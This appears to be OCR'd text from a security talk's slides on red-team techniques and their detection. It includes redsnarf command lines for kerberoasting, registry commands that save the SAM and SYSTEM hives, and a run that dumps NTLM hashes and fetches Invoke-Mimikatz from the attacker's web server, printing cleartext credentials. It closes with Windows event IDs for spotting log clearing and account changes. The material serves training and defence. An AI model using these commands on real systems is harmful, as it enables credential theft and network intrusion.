
Which will install redsnarf and any other packages on which it depends.

Authenticated Users

SPN Hunting / kerberoasting

"any domain user that has a arbitrary service principal name set can have a TGS for that SPN requested by "any" user in the domain, allowing for the offline cracking of the service account plaintext password!"

https://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/




```
root@kali:/opt/redsnarf# ./redsnarf.py -H ip=10.0.0.50 -u noprivs -p Password1 -d ecorp.local -uS y

                                                 redsnarf.ff0000@gmail.com
                                                                 @redsnarf

E D Williams - NCCGroup
R Davy - NCCGroup

[+]Trying to get SPN's from DC
[+]Looks like a Domain Controller
[+]Found GetUserSPNs.py installed
[+]Found pyasn1-0.1.8 installed
[+]Configuration OK...
[+]Note - to crack the extracted hashes with JtR, JtR Jumbo Patch is needed
[+]which can be cloned from https://github.com/magnumripper/JohnTheRipper.git
[-]SPN's output to /tmp/10.0.0.50/spns.txt
root@kali:/opt/redsnarf# cat /tmp/10.0.0.50/spns.txt
$krb5tgs$23$*svc_mssql$ECORP.LOCAL$MSSQLSvc/dc1-win2k8.ecorp.local*$3c0252ee440c12779dac2ac388ce78f9$cf3
2f12d3a2640da715239ad1684863f17bc4c3ad506a1b8860e5bd168d207efad3d52977e0b54cb433a54c025cf49c244fb544bea9
f9427ef86b5f925a6dd6cbd69ce0890cab5b84f26870e1ba12bd9922a7855a297c8f521fbdc6eb41ef52a3f5bda72efdbe6cdc85
0f2cab4d35ee632f0d2b46d0804b574aeb7d586fb4db5398b66ebe97dc82105d6e0b86c82a5a85d96f4d79c19828098ba1208ca7
f06ae230436deccab516d677973067f07e5d0fc70406c7660125ac0fca8bf1672abab252668cb9c4dbccbd525bbc2b7e29a3e0a0
ab466edaa75b5cbf53a3637a52edab9eeb08c5480a0e119d1fffe213967933fdde3f2d496ba27248be5210831f29fac2b116bbd2
893062b7cb2e3fe645ed47d3b3179f562abfdb3b771aa2ac0befbd8021e4eccec894d77f7cd490dbd7234a23ace76835161354c0
04366fc9eff918324a2044d54983ccea50f0b79111574c8b57bdae8770e257d2a71dc2d2a6a4d4a65b844d083879033aa98906cf
021332a1fde32ee17bee0110c1cd56bc8a72336c4278a1445d58d7d340451d6ea4417c9e4ed35ff4dc2d2ab0751f923f02772fc7
089236e8b60de98a8bb1a8a0bf8e9c21e4052c347653508803b0dbbc6ae3af52a123dc835c1c1214a71d0c0d97f7b00e9e5ffbb6
284e21b5480b75fbea3781400b8e2b68d
root@kali:/opt/redsnarf#
```

https://www.youtube.com/watch?v=jJgPTBgD52U

Authenticated Users

SPN Hunting / kerberoasting



```
root@kali:/opt/redsnarf# ./redsnarf.py -H ip=10.0.0.50 -u e.alderson -p F_Society -d ecorp.local -uS y

 ________              .__________                      _____
 \______   \ ____   __| _/   _____/ ____ _____ ________/ ____\
  |       _// __ \ / __ |\_____  \ /    \\__  \\_  __ \   __\
  |    |   \  ___// /_/ |/        \   |  \/ __ \|  | \/|  |
  |____|_  /\___  >____ /_______  /___|  (____  /__|   |__|
         \/     \/     \/       \/     \/     \/
                                   redsnarf.ff0000@gmail.com
                                                   @redsnarf


E D Williams - NCCGroup
R Davy - NCCGroup

[+]Trying to get SPN's from DC
[+]Looks like a Domain Controller
[+]Found GetUserSPNs.py installed
[+]Found pyasn1-0.1.8 installed
[+]Configuration OK...

[+]JrR Jumbo Patch must be used to crack SPNS's
[+]JrR Jumbo Patch installed /opt/JohnTheRipper/run/john

[+]To parse a SPN hash file which contains multiple entries use
[+]./redsnarf.py -uSS y

[+]SPN's output to /tmp/10.0.0.50/spns.txt

Do you want to start cracking with Jtr Jumbo? (y/n) : y
[+]Sending SPN's to Jtr Jumbo
[+]Detected /tmp/10.0.0.50/spns.txt
[+]Detected /usr/share/wordlists/rockyou.txt
Would you like to use rockyou.txt as your wordlist?: Y/(N) y
[+]Selected as wordlist - /usr/share/wordlists/rockyou.txt
[+]KoreLogic Rules are installed
Would you like to use KoreLogicRules?: Y/(N) y
[+]Some common rules are:
[0]AppendNumbers_and_Specials_Simple
[1]L33t
[2]AppendYears
[3]AppendSeason
[4]PrependAppend1-4
[5]ReplaceNumbers
[6]AddJustNumbersLimit8
[7]ReplaceLetters
[8]ReplaceLettersCaps
[9]Other
Please enter the number of the rule you wish to use:
```


https://www.youtube.com/watch?v=jJgPTBgD52U

Living off the land

Living off the land

Red Teams are less likely to upload tools / malware; use in-built tools

Living off the land




Alternatively, the SAM can be extracted from the Registry with Reg:

- `reg save HKLM\sam sam`
- `reg save HKLM\system system`

Creddump7 can then be used to process the SAM database locally to retrieve hashes.[1]

Notes: Rid 500 account is the local, in-built administrator. Rid 501 is the guest account. User accounts start with a RID of 1,000+.




root@kali: ~/redsnarf

```
root@kali:~/redsnarf# ./redsnarf.py -H ip=192.168.198.155 -Sy -sy -ay

  ______             .___   _________                     _____
 \______   \ ____   __| _/  /   _____/ ____ _____ ________/ ____\
  |       _// __ \ / __ |\_____  \ /    \\__  \\_  __ \   __\
  |    |   \  ___// /_/ |/        \   |  \/ __ \|  | \/|  |
  |____|_  /\___  >____ /_______  /___|  (____  /__|   |__|
         \/     \/     \/       \/     \/     \/



E D Williams - NCCGroup
R Davy - NCCGroup

[+]pth-winexe installed
[+]pth-smbclient installed
[+]creddump7 found
[+]192.168.198.155 responding to 445
[+]192.168.198.155 Enumerating Remote Shares
[+]192.168.198.155 Shares Found
ADMIN$
C$
IPC$
[+]Enumerating SAM, SYSTEM and SECURITY reg hives: 192.168.198.155
[+]getting: sam
[+]getting: system
[+]getting: security
[+]removing SAM, SYSTEM and SECURITY reg hives from: 192.168.198.155
[+]Using pwdump: 192.168.198.155
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7100a909c7ff05b266af3c42ec058c33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ewilliams:1000:aad3b435b51404eeaad3b435b51404ee:1aaff47621b852d76ec38b52d1b4442d:::
[+]Checking for logged on users: 192.168.198.155
         USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
         ewilliams             console             1  Active      none   12/15/2016 1:23 PM
[+]Checking for services running as users: 192.168.198.155
        test\sql
[+]Checking for Invoke-Mimikatz.ps1
[+]Looks good
[+]Attempting to Run Stealth Mimikatz
[+]Starting web server:192.168.198.153:1234
[+]Creating powershell script in /tmp/stealth_mini.ps1
192.168.198.155 - - [15/Dec/2016 01:55:25] "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
[+]creds.txt file found
[+]Found iconv
[+]Basic parsed output:
TEST.LOCAL\ewilliams:CymruAmByth2017**()()
TEST.LOCAL\member$:D17)'-a4Zu@*$e'V@g%E1RkM1L`P,0.$W8?S`b^GD_?=w:P[I
TEST.LOCAL\sql:dkWWep)ri3w9Â£"rk.adm-3432-412%$:@@
TEST\MEMBER$:D17)'-a4Zu@*$e'V@g%E1RkM1L`P,0.$W8?S`b^GD_?=w:P[I
TEST\ewilliams:CymruAmByth2017**()()
TEST\sql:dkWWep)ri3w9Â£"rk.adm-3432-412%$:@@
test.local\member$:D17)'-a4Zu@*$e'V@g%E1RkM1L`P,0.$W8?S`b^GD_?=w:P[I
[+]Mimikatz output stored in /tmp/192.168.198.155/creds1.txt
[+]Clearing up.....
[+]Stoping web server
[+]end
root@kali:~/redsnarf#
```

EVENT IDs FTW!

Red Teaming isn't only about protection, to catch the red team, you'll need to detect and respond.

EVENT IDs FTW (Targeted Monitoring)!




Secure | https://www.us-cert.gov/ncas/alerts/TA18-074A

Cleanup and Cover Tracks

In multiple instances, the threat actors created new accounts on the staging targets to perform cleanup operations. The accounts created were used to clear the following Windows event logs: System, Security, Terminal Services, Remote Services, and Audit. The threat actors also removed applications they installed while they were in the network along with any logs produced. For example, the Fortinet client installed at one commercial facility was deleted along with the logs that were produced from its use. Finally, data generated by other accounts used on the systems accessed were deleted.

Threat actors cleaned up intended target networks through deleting created screenshots and specific registry keys. Through forensic analysis, DHS determined that the threat actors deleted the registry key associated with terminal server client that tracks connections made to remote systems. The threat actors also deleted all batch scripts, output text documents and any tools they brought into the environment such as “scr.exe”.




```
The audit log was cleared.
Subject:
        Security ID:        TRUSTWAVE\EWilliams
        Account Name:       EWilliams
        Domain Name:        TRUSTWAVE
        Logon ID:           0x807617

Log Name:       Security
Source:         Eventlog          Logged:          5/30/2018 3:44:50 PM
Event ID:       1102              Task Category:   Log clear
Level:          Information       Keywords:        Audit Success
```

Event...	Task Category
1102	Log clear

Security logs being cleared (1102)

EVENT IDs FTW (Targeted Monitoring)!



Establishing Local Accounts

The threat actors used scripts to create local administrator accounts disguised as legitimate backup accounts. The initial script “symantec_help.jsp” contained a one-line reference to a malicious script designed to create the local administrator account and manipulate the firewall for remote access. The script was located in “C:\Program Files (x86)\Symantec\Symantec Endpoint Protection Manager\tomcat\webapps\ROOT\”.

Local group changes (4732 & 4733)

